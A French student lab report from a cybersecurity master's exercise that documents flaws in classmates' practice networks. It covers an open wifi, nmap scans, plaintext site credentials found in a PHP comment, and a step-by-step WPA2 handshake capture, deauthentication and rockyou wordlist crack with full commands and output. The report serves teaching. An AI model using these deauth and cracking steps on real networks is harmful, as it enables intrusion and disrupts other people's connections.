

20 MAI 2022



**Documentation des failles  
effectuées sur les autres  
infrastructures :**

RESEAUX MOBILE SANS FILS

## **EXERCICE DE PRATIQUE**

### **Contexte :**

Dans le cadre de notre Master STS réseau & cybersécurité. Nous avons eu comme tâche de monter une infrastructure réseau, à l'aide de nos connaissances, afin d'héberger un site web. Pendant cette semaine, nous avons pu acquérir et utiliser nos connaissances dans le but de mener ce projet à bien. Nos diverses expériences professionnelles et personnelles au cours de ces années d'études, vont nous permettre de mener à bien ce projet. A la fin des présentations que nous avons effectuée, nous allons réaliser une documentation regroupant l'ensemble des failles existantes dans les autres infrastructures de nos camarades.


### **1°) Wifi publique wificyber02 :**

Nous avons remarqué dans la salle un wifi « wificyber02 », ce wifi ne possède pas de mot de passe, ce qui constitue une faille importante et conséquente, toutes les machines du monde peuvent rentrer dans l'infrastructure. Le wifi correspond donc à une porte d'entrée pour injecter ou bien récupérer certaines informations.

## 2°) Le site internet groupe NADYT :

Le site internet de l'entreprise NADYT, héberger par la borne wificyber02, nous avons effectué un nmap de l'ensemble du réseau wificyber02, on remarque que l'ensemble des machines du serveur son visible au sein du réseau.

« namp 192.168.1.0 », on distingue 5 machines disponible et attaquable dans le réseau.



IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.132	14:fe:b5:de:e5:2f	1	60	Dell Inc.
192.168.1.140	20:aa:4b:2a:cb:64	14	588	Cisco-Linksys, LLC
192.168.1.141	3c:6a:a7:a3:7e:1a	1	60	Intel Corporate
192.168.1.144	3c:6a:a7:a3:7e:1a	1	42	Intel Corporate
0.0.0.0	1c:15:1f:19:b7:01	1	42	HUAWEI TECHNOLOGIES CO.,L

```
root@kali: /home/kali
File Actions Edit View Help


-
192.168.1.132 14:fe:b5:de:e5:2f 1 60 Dell Inc.
192.168.1.140 20:aa:4b:2a:cb:64 17 714 Cisco-Linksys, LLC
192.168.1.141 3c:6a:a7:a3:7e:1a 1 60 Intel Corporate
192.168.1.144 3c:6a:a7:a3:7e:1a 1 42 Intel Corporate
0.0.0.0 1c:15:1f:19:b7:01 1 42 HUAWEI TECHNOLOGIES CO.,L

(root@kali)-[/home/kali]
# nmap 192.168.1.132
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-20 15:34 UTC
Nmap scan report for thomas-OptiPlex-380.sio2017.sio2017.slr (192.168.1.132)
Host is up (0.16s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
7070/tcp  open  realserver
MAC Address: 14:FE:B5:DE:E5:2F (Dell)


Nmap done: 1 IP address (1 host up) scanned in 3.59 seconds

(root@kali)-[/home/kali]
#
```

Le site est ouvert sur le port http 80, nous avons également testé le port 443 qui ne fonctionne pas, screen shot ci-dessous :



Nous arrivons donc bien sur le site internet, de NADYT nous allons tester des utilisateurs que nous avons retrouver dans la page php en clair.



Lors que nous arrivons sur leur site, grâce à l'outil d'observation de Firefox, nous pouvons visualiser la page php, du site web, on retrouve bien la ligne et les identifiants :

-user


-123

```
<!--
?php session_start(); $username="user"; $password="123"; if(isset($_POST['username']) && $_POST['username'] == $username && $_POST['password'] == $password) { header("Location:
index.php"); } else { ?
-->
```


```
if(isset($_POST['username']) && $_POST['username'] == $username && $_POST['password'] ==  
$password)  
{  
    header("Location: index.php");  
}
```

Au niveau de la page web, on distingue le nommage de la page d'accueil du site web.

Pour finir nous testons donc les identifiants retrouvés, de ce faite le site n'est pas du tout sécurisé.



**you have my secret password, good job !**



### 3°) Wifi publique Guarda faille :

Au cours de notre phase, de pratique nous avons découvert plusieurs réseaux publics, dont le réseau sans fil de Guarda, que nous avons décidé d'utiliser.

Nous allons allumer la carte wifi sans-fils « airmon-ng start wlan0 »

```
(root@kali)-[/home/kali]
# airmon-ng check kill

Killing these processes:

  PID Name
  1515 wpa_supplicant

(root@kali)-[/home/kali]
# airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy0      wlan0            iwlwifi      Intel Corporation Cannon Point-LP CNV
i [Wireless-AC] (rev 30)
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]w
lan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)

(root@kali)-[/home/kali]
# airodump-ng wlan0mon
```

On fait apparaitre les différents wifi disponibles que notre interface « wlan » détecte et repère.

3E:66:7D:B7:88:3E	-35	11	24	1	1	360	WPA2	CCMP	PSK	OnePlus 9 5G
28:B3:71:F3:72:A8	-40	15	8	0	11	130	WPA2	CCMP	PSK	LEREBOURS-Guest
28:B3:71:33:72:A8	-39	13	1	0	11	130	WPA2	CCMP	PSK	LEREBOURS-SIO
28:B3:71:73:72:A8	-39	18	0	0	11	130	WPA2	CCMP	MGT	<length: 0>
28:B3:71:B3:72:A8	-39	17	0	0	11	130	WPA2	CCMP	PSK	LEREBOURS-Administratif
22:AA:4B:2A:E1:D2	-48	22	30	0	6	54e	WPA2	CCMP	PSK	MSC-WIFI-EMP
22:AA:4B:2A:CC:2A	-44	29	3	0	6	54e	WPA2	CCMP	PSK	guarda_public
A6:D4:31:40:F8:B3	-50	15	60	15	1	360	WPA2	CCMP	PSK	Professeur Chen
20:AA:4B:2A:E1:D1	-48	27	17	0	6	54e	OPN			<length: 11>
20:AA:4B:2A:CC:29	-45	28	0	0	6	54e	WPA2	CCMP	PSK	<length: 17>
04:C8:07:40:18:70	-53	25	4	1	11	65	WPA2	CCMP	PSK	Bbox-2437AH72
22:AA:4B:2A:E1:68	-57	28	0	0	11	54e	WPA2	CCMP	PSK	dd-wrt_vap
22:AA:4B:2A:E1:69	-54	23	0	0	11	54e	WPA2	CCMP	PSK	dd-wrt_vap
20:AA:4B:2A:E1:6B	-57	21	0	0	11	54e	WPA2	CCMP	PSK	DD
20:AA:4B:2A:CB:66	-51	23	0	0	6	54e	OPN			wificyber02
22:AA:4B:2A:E1:6A	-57	24	0	0	11	54e	WPA2	CCMP	PSK	dd-wrt_vap
28:B3:71:73:42:68	-54	15	0	0	11	130	WPA2	CCMP	MGT	<length: 0>
28:B3:71:33:42:68	-55	13	0	0	11	130	WPA2	CCMP	PSK	LEREBOURS-SIO
28:B3:71:73:7D:E8	-68	11	0	0	1	130	WPA2	CCMP	PSK	LEREBOURS-SIO
28:B3:71:F3:42:68	-54	17	0	0	11	130	WPA2	CCMP	PSK	LEREBOURS-Guest
28:B3:71:B3:42:68	-54	16	0	0	11	130	WPA2	CCMP	PSK	LEREBOURS-Administratif



On distingue le réseau « guarda\_public » à la ligne 7, channel 6.

```
(root@kali)-[/home/kali]
# airodump-ng -c 6 -w guarda_public -b 22:AA:4B:2A:CC:2A wlan0mon
Notice: Channel range already given
14:41:54 Created capture file "guarda_public-01.cap".

CH 6 ][ Elapsed: 4 mins ][ 2022-05-20 14:46 ][ WPA handshake: 22:AA:4B:2A:CC:2A

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
6A:2D:1B:F7:4C:77 -1 0 0 0 0 6 -1 <length: 0>
20:AA:4B:2A:E1:D1 -39 2 1976 1020 2 6 54e OPN <length: 11>
28:B3:71:33:42:68 -45 3 25 0 0 6 130 WPA2 CCMP PSK LEREBOURS-SIO
28:B3:71:F3:42:68 -47 1 25 0 0 6 130 WPA2 CCMP PSK LEREBOURS-Guest
28:B3:71:73:42:68 -43 0 22 0 0 6 130 WPA2 CCMP MGT <length: 0>
20:AA:4B:2A:CC:29 -48 0 1546 0 0 6 54e WPA2 CCMP PSK <length: 17>
28:B3:71:B3:42:68 -46 0 26 0 0 6 130 WPA2 CCMP PSK LEREBOURS-Administratif
22:AA:4B:2A:E1:D2 -39 7 1984 2024 4 6 54e WPA2 CCMP PSK MSC-WIFI-EMP
22:AA:4B:2A:CC:2A -49 100 1565 3041 14 6 54e WPA2 CCMP PSK guarda_public
20:AA:4B:2A:CB:66 -53 0 485 1551 0 6 54e OPN wificyber02
22:AA:4B:2A:CB:1F -54 0 248 0 0 6 54e WPA2 CCMP PSK letat_public
28:B3:71:F3:5B:38 -61 63 25 816 0 6 130 WPA2 CCMP PSK LEREBOURS-Administratif
28:B3:71:B3:87:E8 -62 0 32 0 0 6 130 WPA2 CCMP MGT WifiPedaSec
AA:A7:95:3D:F2:D9 -61 50 1694 0 0 6 65 WPA2 CCMP PSK DIRECT-d9-HP M277 LaserJet
AA:A7:95:3D:F6:29 -76 51 1598 0 0 6 65 WPA2 CCMP PSK DIRECT-29-HP M277 LaserJet
28:B3:71:33:72:A8 -40 0 0 0 0 6 -1 <length: 0>
28:B3:71:F3:A3:58 -56 0 29 0 0 6 130 WPA2 CCMP PSK LEREBOURS-Administratif
28:B3:71:C7:E3:B8 -64 0 21 0 0 6 130 WPA2 CCMP PSK LEREBOURS-Administratif
28:B3:71:B3:A3:58 -56 0 24 0 0 6 130 WPA2 CCMP MGT WifiPedaSec
28:B3:71:B3:5B:38 -57 0 24 0 0 6 130 WPA2 CCMP MGT WifiPedaSec
28:B3:71:73:A3:58 -54 0 21 0 0 6 130 WPA2 CCMP PSK LEREBOURS-SIO
20:AA:4B:2A:CB:1E -54 0 236 0 0 6 54e WPA2 TKIP PSK <length: 5>
28:B3:71:33:A3:59 -57 0 29 0 0 6 130 WPA2 CCMP PSK LEREBOURS-Guest
28:B3:71:73:5B:38 -61 0 25 0 0 6 130 WPA2 CCMP PSK LEREBOURS-SIO
28:B3:71:33:5B:39 -60 0 29 0 0 6 130 WPA2 CCMP PSK LEREBOURS-Guest
```

Nous décidons de créer une capture de fichier grâce à la propre adresse MAC de « guarda\_public », que nous nommerons « guarda\_public-01.cap ».

```
6A:2D:1B:F7:4C:77 04:4A:6C:DD:3B:2B -74 0 - 6 0 29
(not associated) 28:B3:71:33:72:A8 -40 0 - 1 0 2
(not associated) 7E:94:31:A3:A4:5D -45 0 - 1 0 3
(not associated) 72:C3:8A:5D:98:BF -45 0 - 1 0 2
(not associated) 28:B3:71:33:42:68 -48 0 - 1 0 1 LEREBOURS-SIO
(not associated) 32:89:27:E0:F9:31 -48 0 - 5 0 1
(not associated) 5E:C0:DB:E8:AA:1D -49 0 - 1 0 1
(not associated) 26:E8:95:CD:FC:BE -52 0 - 1 0 1
(not associated) E2:FD:8B:13:05:33 -53 0 - 6 33 10
(not associated) 38:68:93:67:36:80 -58 0 - 6 0 1 LEREBOURS-SIO
(not associated) 34:7D:F6:BB:32:DF -65 0 - 6 0 14 Olieve
(not associated) 2E:36:E3:19:8E:79 -46 0 - 1 0 3
(not associated) 46:C8:4F:D5:29:85 -47 0 - 1 0 1
(not associated) 1A:F2:1E:3C:3C:95 -49 0 - 1 0 1
(not associated) DA:29:65:00:66:39 -51 0 - 1 0 1
(not associated) BA:14:AF:92:D8:07 -51 0 - 1 0 1
(not associated) 5A:34:20:C9:91:40 -26 0 - 1 0 5
22:AA:4B:2A:E1:D2 08:D4:0C:98:D9:C4 -45 54e- 1e 0 1327
22:AA:4B:2A:CC:2A D0:C5:D3:8C:45:33 -48 48e- 6e 2 2839 EAPOL
20:AA:4B:2A:CB:66 F4:A4:75:ED:07:06 -42 54e-24e 0 1902 wificyber02
28:B3:71:F3:5B:38 DC:EF:CA:B7:9B:4E -1 2e- 0 0 816
```

```
(kali㉿kali)-[~]
$ sudo su
(root㉿kali)-[/home/kali]
# aireplay-ng --deauth 50 -a 22:AA:4B:2A:CC:2A
No replay interface specified.
"aireplay-ng --help" for help.

(root㉿kali)-[/home/kali]
# aireplay-ng --deauth 50 -a 22:AA:4B:2A:CC:2A -c 08:D4:0C:98:D9:C4 wlan0mon
14:49:10 Waiting for beacon frame (BSSID: 22:AA:4B:2A:CC:2A) on channel 6
14:49:20 Sending 64 directed DeAuth (code 7). STMAC: [08:D4:0C:98:D9:C4] [ 0| 1 ACKs]
14:49:21 Sending 64 directed DeAuth (code 7). STMAC: [08:D4:0C:98:D9:C4] [ 0| 0 ACKs]
14:49:21 Sending 64 directed DeAuth (code 7). STMAC: [08:D4:0C:98:D9:C4] [ 0| 0 ACKs]
14:49:22 Sending 64 directed DeAuth (code 7). STMAC: [08:D4:0C:98:D9:C4] [ 0| 0 ACKs]
14:49:22 Sending 64 directed DeAuth (code 7). STMAC: [08:D4:0C:98:D9:C4] [ 0| 0 ACKs]
14:49:23 Sending 64 directed DeAuth (code 7). STMAC: [08:D4:0C:98:D9:C4] [ 0| 0 ACKs]
14:49:24 Sending 64 directed DeAuth (code 7). STMAC: [08:D4:0C:98:D9:C4] [ 0| 1 ACKs]
14:49:24 Sending 64 directed DeAuth (code 7). STMAC: [08:D4:0C:98:D9:C4] [ 0| 0 ACKs]
14:49:25 Sending 64 directed DeAuth (code 7). STMAC: [08:D4:0C:98:D9:C4] [ 0| 0 ACKs]
14:49:25 Sending 64 directed DeAuth (code 7). STMAC: [08:D4:0C:98:D9:C4] [ 0| 0 ACKs]
14:49:26 Sending 64 directed DeAuth (code 7). STMAC: [08:D4:0C:98:D9:C4] [ 0| 0 ACKs]
14:49:26 Sending 64 directed DeAuth (code 7). STMAC: [08:D4:0C:98:D9:C4] [ 0| 0 ACKs]
14:49:27 Sending 64 directed DeAuth (code 7). STMAC: [08:D4:0C:98:D9:C4] [ 0| 0 ACKs]
14:49:27 Sending 64 directed DeAuth (code 7). STMAC: [08:D4:0C:98:D9:C4] [ 0| 0 ACKs]
14:49:28 Sending 64 directed DeAuth (code 7). STMAC: [08:D4:0C:98:D9:C4] [ 0| 0 ACKs]
```

Nous utilisons le paramètre « --deauth » afin d'obtenir le « handshake » de la machine.

Le handshake est récupéré, nous allons donc pouvoir utiliser une technique de brute force afin d'acquérir le mot de passe du wifi.

```
handshake: 22:AA:4B:2A:CC:2A
```

```
(root@kali)-[/usr/share/wordlists]
# gzip -d rockyou.txt.gz
other options:
-# ll
total 136644
-rwxrwxrwx 1 root root      25 Feb  7 17:26 dirb → /usr/share/dirb/wordlists
-rwxrwxrwx 1 root root      30 Feb  7 17:26 dirbuster → /usr/share/dirbuster/wordlists
-rwxrwxrwx 1 root root      41 Feb  7 17:26 fasttrack.txt → /usr/share/set
src/fasttrack/wordlist.txt
-rwxrwxrwx 1 root root      45 Feb  7 17:26 fern-wifi → /usr/share/fern-wi
i-cracker/extras/wordlists
-rwxrwxrwx 1 root root      46 Feb  7 17:26 metasploit → /usr/share/metasploit-framework/data/wordlists
-rwxrwxrwx 1 root root      41 Feb  7 17:26 nmap.lst → /usr/share/nmap/nse
ib/data/passwords.lst
```

Nous utilisons le document texte « rockyou.txt » que nous allons dézipper, puis ainsi utiliser la liste des mots pour trouver le mot de passe du wifi à par association, en testant chaque ligne des fichiers.

```
(root@kali)-[/home/kali]
# aircrack-ng -w /usr/share/wordlists/rockyou.txt -b 22:AA:4B:2A:CC:2A guarda_public-01.
cap
Reading packets, please wait...
Opening guarda_public-01.cap
Read 16886 packets.

1 potential targets

re/dict                                     Aircrack-ng 1.6
```

Finalement, nous allons donc associer les mots du fichiers textes avec le handshake.

```
1 potential targets

                                Aircrack-ng 1.6

[00:03:46] 1744942/14344392 keys tested (7807.03 k/s)

Time left: 26 minutes, 53 seconds                                12.16%

                                KEY FOUND! [ hellobro ]

re/dict Master Key      : 08 8B FC 09 C7 49 26 6E F0 71 4A 8A B1 8B 0E 5D
                           0C 93 C3 AF 1A E6 C9 DE 13 EE 84 36 23 93 30 7A

re/dict Transient Key   : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                           00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                           00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
re/dict                  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

                                EAPOL HMAC      : E8 51 F1 4D 3F BE CE 05 30 9B A1 DE 99 E2 BB B1
re/dict
```

On remarque, après quelques minutes que le mot de passe du wifi est « hellobro », attaque de brute force réussie.

**FIN DE L'EXERCICE PRATIQUE :**